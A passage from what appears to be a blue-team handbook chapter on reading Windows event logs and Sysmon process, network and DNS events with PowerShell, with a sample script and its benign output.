     ClientProcessId = 18212; Component = Unknown; Operation
     = Start IWbemServices::ExecQuery - root\WMI : SELECT *
     FROM MSStorageDriver_ATAPISmartData; ResultCode =
     0x8004100C; PossibleCause = Unknown
Event types processed: 5
Total events processed: 1337

============================================================
Event Log: Windows PowerShell
Path for Get-WinEvent: -LogName "Windows PowerShell"
------------------------------------------------------------
```

```
EventID   Count   Event Name
300         1 Provider Health: Could not find the drive
     'S:\'. The drive might not be ready or not be mapped
800        17 Pipeline execution details for command line:
     Add-Type -Path "$PSScriptRoot/Newtonsoft.Json.dll"
403       287 Engine state is changed from Available to Stopped.
400       307 Engine state is changed from None to Available.
600      1888 Provider "WSMan" is Started.
Event types processed: 5
Total events processed: 2500
...
============================================================
Logs with ZERO events:
ForwardedEvents
HardwareEvents
IntelAudioServiceLog
Intel-GFX-Info/System
Intel-iaLPSS2-GPIO2/Debug
...
Synced-Passkey-Provider/Operatonal
Windows Networking Vpn Plugin Platform/Operational
Windows Networking Vpn Plugin Platform/OperationalVerbose

Start: 12/25/2025 14:42:09
End:   12/25/2025 14:02:08
Delta (seconds): 00:13:48.1713116.TotalSeconds
```

Reading Sysmon with PowerShell

Sysmon data is a well-established event source with an efficient event format. One key detail to understand is that the type of data logged by Sysmon is determined by its configuration file. According to the product documentation on the Microsoft site, there are 29 distinct event IDs.

You may not have Sysmon data deployed in your environment if your organization uses an EDR solution. However, much of the data generated by EDR platforms is similar to Sysmon output. As a result, understanding Sysmon provides valuable insight into EDR telemetry, as both collect underlying operating system observability and event data.

Event ID 1 for Command Lines

This is the event that Sysmon logs by default. It provides key details about process execution, including what was executed, who executed it, and the parent process along with command lines for both. Figures 18-1 and 18-2 show two representations of the same event. Figure 18-1 is human readable, much like what a data collection agent would produce and forward to a SIEM. Figure 18-2 presents the same data in XML format.



Operational Number of events: 63,246 (!) New events available
Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 1. Number of events: 9
Level Date and Time Source Event ID Task Category
Information 6/9/2026 9:53:02 PM Sysmon 1 Process Create (rule: ProcessCreate)
Information 6/9/2026 9:53:01 PM Sysmon 1 Process Create (rule: ProcessCreate)
Event 1, Sysmon
General Details
Process Create:
RuleName: -
UtcTime: 2026-06-10 01:53:02.243
ProcessGuid: {7057bcfe-c37e-6a28-b423-000000004300}
ProcessId: 13044
Image: C:\Windows\System32\nslookup.exe
FileVersion: 10.0.26100.8328 (WinBuild.160101.0800)
Description: nslookup
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: nslookup.exe
CommandLine: nslookup www.blueteamhandbook.com
CurrentDirectory: C:\Users\dmurdoch\
User: DESKTOP-L6GH966\dmurdoch
LogonGuid: {7057bcfe-c70f-6a25-7615-070000000000}
LogonId: 0x71576
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=A79A2FFB8B0262A85CA36C072C3CFDD5D61AC7FD4592625ABE48DCB9C834335F
ParentProcessGuid: {7057bcfe-c376-6a28-af23-000000004300}
ParentProcessId: 15972
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\WINDOWS\system32\cmd.exe"
ParentUser: DESKTOP-L6GH966\dmurdoch

Figure 18-1. A user running nslookup from the cmd shell (XML data shown in human-readable format)



Operational Number of events: 63,246 (!) New events available
Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 1. Number of events: 9
Level Date and Time Source Event ID Task Category
Information 6/9/2026 9:53:02 PM Sysmon 1 Process Create (rule: ProcessCreate)
Information 6/9/2026 9:53:01 PM Sysmon 1 Process Create (rule: ProcessCreate)
Event 1, Sysmon
General Details
Friendly View XML View
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
+ <System>
- <EventData>
<Data Name="RuleName">-</Data>
<Data Name="UtcTime">2026-06-10 01:53:02.243</Data>
<Data Name="ProcessGuid">{7057bcfe-c37e-6a28-b423-000000004300}</Data>
<Data Name="ProcessId">13044</Data>
<Data Name="Image">C:\Windows\System32\nslookup.exe</Data>
<Data Name="FileVersion">10.0.26100.8328 (WinBuild.160101.0800)</Data>
<Data Name="Description">nslookup</Data>
<Data Name="Product">Microsoft® Windows® Operating System</Data>
<Data Name="Company">Microsoft Corporation</Data>
<Data Name="OriginalFileName">nslookup.exe</Data>
<Data Name="CommandLine">nslookup www.blueteamhandbook.com</Data>
<Data Name="CurrentDirectory">C:\Users\dmurdoch\</Data>
<Data Name="User">DESKTOP-L6GH966\dmurdoch</Data>
<Data Name="LogonGuid">{7057bcfe-c70f-6a25-7615-070000000000}</Data>
<Data Name="LogonId">0x71576</Data>
<Data Name="TerminalSessionId">1</Data>
<Data Name="IntegrityLevel">Medium</Data>
<Data
Name="Hashes">SHA256=A79A2FFB8B0262A85CA36C072C3CFDD5D61AC7FD4592625ABE48
<Data Name="ParentProcessGuid">{7057bcfe-c376-6a28-af23-000000004300}</Data>
<Data Name="ParentProcessId">15972</Data>
<Data Name="ParentImage">C:\Windows\System32\cmd.exe</Data>
<Data Name="ParentCommandLine">"C:\WINDOWS\system32\cmd.exe"</Data>
<Data Name="ParentUser">DESKTOP-L6GH966\dmurdoch</Data>
</EventData>
</Event>

Figure 18-2. A user running nslookup from the cmd shell (XML View)

Event ID 3 for Network Connections

Reviewing the XML data structure for Event ID 3 shows that it contains sufficient detail to identify the process image, associated user, and network connections made. However, this data does not include fully qualified domain name (FQDNs). Figure 18-3 presents the XML view only, as it is the most relevant format for analysis.




Figure 18-3. XML representation of Chrome browsing a website

Event ID 22 for DNS Queries and Responses

Reviewing the XML data structure for Event ID 22 (Figure 18-4) shows that the event records the DNS query, the associated process, the user and the query result, including metadata about the response and the returned value.

Figure 18-4. PowerShell querying for www.oreilly.com

With these XML field groupings, we can write a basic program to retrieve recent events, map the fields, and verify that the output is clear and readable. The following example demonstrates how to pull details for a single event and access specific properties using the XML overlay representation:

```
write-host "--- Looking for event ID 11, LAN ---"
"Time|ProcessID|Image|User|Protocol|SourceIP|SourcePort|
    DestIP|DestPort"
$events = Get-WinEvent -MaxEvents 5 -FilterHashtable
    @{LogName="Microsoft-Windows-Sysmon/Operational"; ID=3}
foreach ($event in $events) {
    $xml = [xml]$event.ToXml()
    $data = $xml.Event.EventData.Data
    $time = $event.TimeCreated.DateTime

    $processId = ($data | Where-Object {$_.Name -eq
         'ProcessId'}).'#text'
    $image = ($data | Where-Object {$_.Name -eq
          'Image'}).'#text'
    $user = ($data | Where-Object {$_.Name -eq 'User'}).'#text'
    $protocol = ($data | Where-Object {$_.Name -eq
          'Protocol'}).'#text'
    $sourceIp = ($data | Where-Object {$_.Name -eq
          'SourceIp'}).'#text'
    $sourcePort = ($data | Where-Object {$_.Name -eq
          'SourcePort'}).'#text'
    $destIp = ($data | Where-Object {$_.Name -eq
          'DestinationIp'}).'#text'
    $destPort = ($data | Where-Object {$_.Name -eq
          'DestinationPort'}).'#text'
    "$time|$processId|$image|$user|$protocol|$sourceIp|
          $sourcePort|$destIp|$destPort"
}

write-host "--- Looking for event ID 22, DNS ---"

"Time|ProcessId|Image|User|QueryName|QueryResults"
$events = Get-WinEvent -MaxEvents 5 -FilterHashtable
     @{LogName="Microsoft-Windows-Sysmon/Operational"; ID=22}
foreach ($event in $events) {
    $xml = [xml]$event.ToXml()
    $data = $xml.Event.EventData.Data
    $time = $event.TimeCreated.DateTime

    $processId = ($data | Where-Object {$_.Name -eq
         'ProcessId'}).'#text'
    $image = ($data | Where-Object {$_.Name -eq
         'Image'}).'#text'
    $user = ($data | Where-Object {$_.Name -eq
         'User'}).'#text'
    $QueryName = ($data | Where-Object {$_.Name -eq
         'QueryName'}).'#text'
    $QueryResults = ($data | Where-Object {$_.Name -eq
```

```
            'QueryResults'}).'#text'
        "$time|$processId|$image|$user|$QueryName|$QueryResults"
}
```

The following code shows sample output for five events each. Lots of details about output, which had to be formatted for the printed page, should be apparent.

First, the network where this code was developed actively supports both IPv4 and IPv6. There is a formatting problem with the IPv4 addresses, as they have an odd prefix of "::ffff:". While the full pathname of the binary is useful, it does crowd the output. There are many fields pipe delimited to show the IP topple (src to dest), so some space efficiency may be gained if that can be condensed. The DNS lookup is useful, but we got a lot of results and they also have "::ffff:" prepended to an IPv4 address as well. Finally, the command line is missing:

```
--- Looking for event ID 11, LAN ---
Time|ProcessID|Image|User
     |Protocol|SourceIP|SourcePort
          |DestIP|DestPort
Thursday, December 25, 2025 4:09:49 PM|21772|C:\Users\donmr\
     AppData\Local\Programs\Microsoft VS
Code\Code.exe|AlienNBK\donmr
          |tcp|2607:fb90:7c63:ada:112:eb1a:
     22de:54bd|64041|2620:1ec:bdf:0:0:0:0:40|443
Thursday, December 25, 2025 4:09:49 PM|21772|C:\Users\donmr\
     AppData\Local\Programs\Microsoft VS
Code\Code.exe|AlienNBK\donmr
          |tcp|2607:fb90:7c63:ada:112:eb1a:
     22de:54bd|58516|2620:1ec:bdf:0:0:0:0:40|443
Thursday, December 25, 2025 4:09:49 PM|21772|C:\Users\donmr\
     AppData\Local\Programs\Microsoft VS
Code\Code.exe|AlienNBK\donmr
          |tcp|2607:fb90:7c63:ada:112:eb1a:
     22de:54bd|64041|2620:1ec:bdf:0:0:0:0:40|443
Thursday, December 25, 2025 4:09:49 PM|21772|C:\Users\donmr\
     AppData\Local\Programs\Microsoft VS
Code\Code.exe|AlienNBK\donmr
          |tcp|2607:fb90:7c63:ada:112:eb1a:
     22de:54bd|58516|2620:1ec:bdf:0:0:0:0:40|443
Thursday, December 25, 2025 4:04:49 PM|21772|C:\Users\donmr\
     AppData\Local\Programs\Microsoft VS
```

```
Code\Code.exe|AlienNBK\donmr
         |tcp|2607:fb90:7c63:ada:112:
     eb1a:22de:54bd|53650|2620:1ec:46:0:0:0:0:40|443

--- Looking for event ID 22, DNS ---
Time|ProcessId|Image|User|QueryName|QueryResults
Thursday, December 25, 2025 4:12:23 PM|7288|C:\Program
Files\WindowsApps\
     AppleInc.iCloud_15.6.113.0_x64__
     nzyj5cx40ttqa\iCloud\iCloudPhotos.exe|AlienNBK\
     donmr|setup.icloud.com|type: 5 setup.fe2.apple-dns.net;
         2620:149:1360:101::5;2620:149:1360:101::17;
     2620:149:1360:101::d;2620:149:1360:101::12;2620:149:
     a41:480::2:5;::ffff:17.248.200.65;::ffff:17.248.200.16;
     ::ffff:17.248.200.9;::ffff:17.248.200.51;
Thursday, December 25, 2025 4:12:20 PM|19756|C:\Program
Files\WindowsApps\
     AppleInc.iCloud_15.6.113.0_x64__
     nzyj5cx40ttqa\iCloud\iCloudCKKS.exe|AlienNBK\donmr|
     setup.icloud.com|type: 5 setup.fe2.apple
-    dns.net;2620:149:1360:101::5;2620:149:1360:101::17;
-    2620:149:1360:101::d;2620:149:1360:101::12;
-    2620:149:a41:480::2:5;::ffff:17.248.200.65;
-    ::ffff:17.248.200.16;::ffff:17.248.200.9;
-    ::ffff:17.248.200.51;
Thursday, December 25, 2025 4:11:25 PM|5932|C:\Program Files\
-    Mozilla Firefox\firefox.exe|AlienNBK\donmr|
-    dualstack.reddit.map.fastly.net|2a04:4e42:3::396;
Thursday, December 25, 2025 4:11:25 PM|5932|C:\Program Files\
-    Mozilla Firefox\firefox.exe|AlienNBK\donmr|
-    matrix.redditspace.com|type: 5
dualstack.reddit.map.fastly.net;
-    2a04:4e42:3::396;::ffff:199.232.93.140;
```

So let's bundle all of those changes, add Event ID 1, and write a new script that provides more condensed output. At 223 lines, the script is too long to reproduce here; instead, retrieve *get-sysmon-network-events.ps1* from the GitHub repository.

An excerpt of the output follows, covering all three event types with normalized IPv4 addresses. The script also includes the binary name and full path from the dataset for reference. You can take this code and expand it to fit your needs. The output has a few truncated lines:

```
Time | Event ID | Process ID | User | Image | Message...

2025-12-25 21:28:37Z | 3 | 21772 | AlienNBK\donmr | Code.exe |
     192.168.12.154:60023 51.104.15.253:443:https
2025-12-25 21:28:37Z | 3 | 21772 | AlienNBK\donmr | Code.exe |
     192.168.12.154:60023 51.104.15.253:443:https
2025-12-25 21:28:56Z | 22 | 7028 | AlienNBK\donmr |
     iCloudDrive.exe | setup.icloud.com - type: 5 setup.fe2.apple
     dns.net;2620:149:1360:101::12;2620:149:1360:101::17;
     2620:149:1360:101::4;17.248.200.16;17.248.200.51;
     17.248.200.43;17.248.200.24
2025-12-25 21:29:24Z | 22 | 19756 | AlienNBK\donmr |
     iCloudCKKS.exe | setup.icloud.com - type: 5
     setup.fe2.apple-dns.net;2620:149:1360:101::12;
     2620:149:1360:101::17;2620:149:1360:101::4;17.248.200.16;
     17.248.200.51;17.248.200.43;17.248.200.24
2025-12-25 21:29:26Z | 1 | 35852 | AlienNBK\donmr | firefox.exe |
     "C:\Program Files\Mozilla Firefox\firefox.exe" -contentproc
     isForBrowser -prefsHandle 9392:45011 ...
2025-12-25 21:29:51Z | 3 | 21772 | AlienNBK\donmr | Code.exe |
   2607:fb90:7c63:ada:112:eb1a:22de:54bd:64309
   2620:1ec:46:0:0:0:0:40:443:https
2025-12-25 21:29:51Z | 3 | 21772 | AlienNBK\donmr | Code.exe |
   2607:fb90:7c63:ada:112:eb1a:22de:54bd:64013
   2620:1ec:46:0:0:0:0:40:443:https
2025-12-25 21:29:51Z | 3 | 21772 | AlienNBK\donmr | Code.exe |
   2607:fb90:7c63:ada:112:eb1a:22de:54bd:64309
   2620:1ec:46:0:0:0:0:40:443:https
2025-12-25 21:29:51Z | 3 | 21772 | AlienNBK\donmr | Code.exe |
   2607:fb90:7c63:ada:112:eb1a:22de:54bd:64013
   2620:1ec:46:0:0:0:0:40:443:https
2025-12-25 21:30:57Z | 1 | 10164 | AlienNBK\donmr |
    firefox.exe | "C:\Program Files\Mozilla Firefox\firefox.exe"
    -contentproc -isForBrowser -prefsHandle 10504:45011 ...
...
=== Image Name → Full Path Mapping ===
backgroundTaskHost.exe =
C:\Windows\System32\backgroundTaskHost.exe
Code.exe = C:\Users\donmr\AppData\Local\Programs\Microsoft VS
Code\Code.exe
CompPkgSrv.exe = C:\Windows\System32\CompPkgSrv.exe
firefox.exe = C:\Program Files\Mozilla Firefox\firefox.exe
...
```

A much more robust (and longer, at 500 lines) program is available on the GitHub repository in a file named *get-sysmon-events-merged.ps1*. For a

given case, you could retrieve event IDs, like a DNS query for event ID 22, and find a few executables with the word `'agent'` in their name. The `ProcessName` parameter filters them down for you, and `eventid` limits output to DNS queries and response as shown in the following code:

```
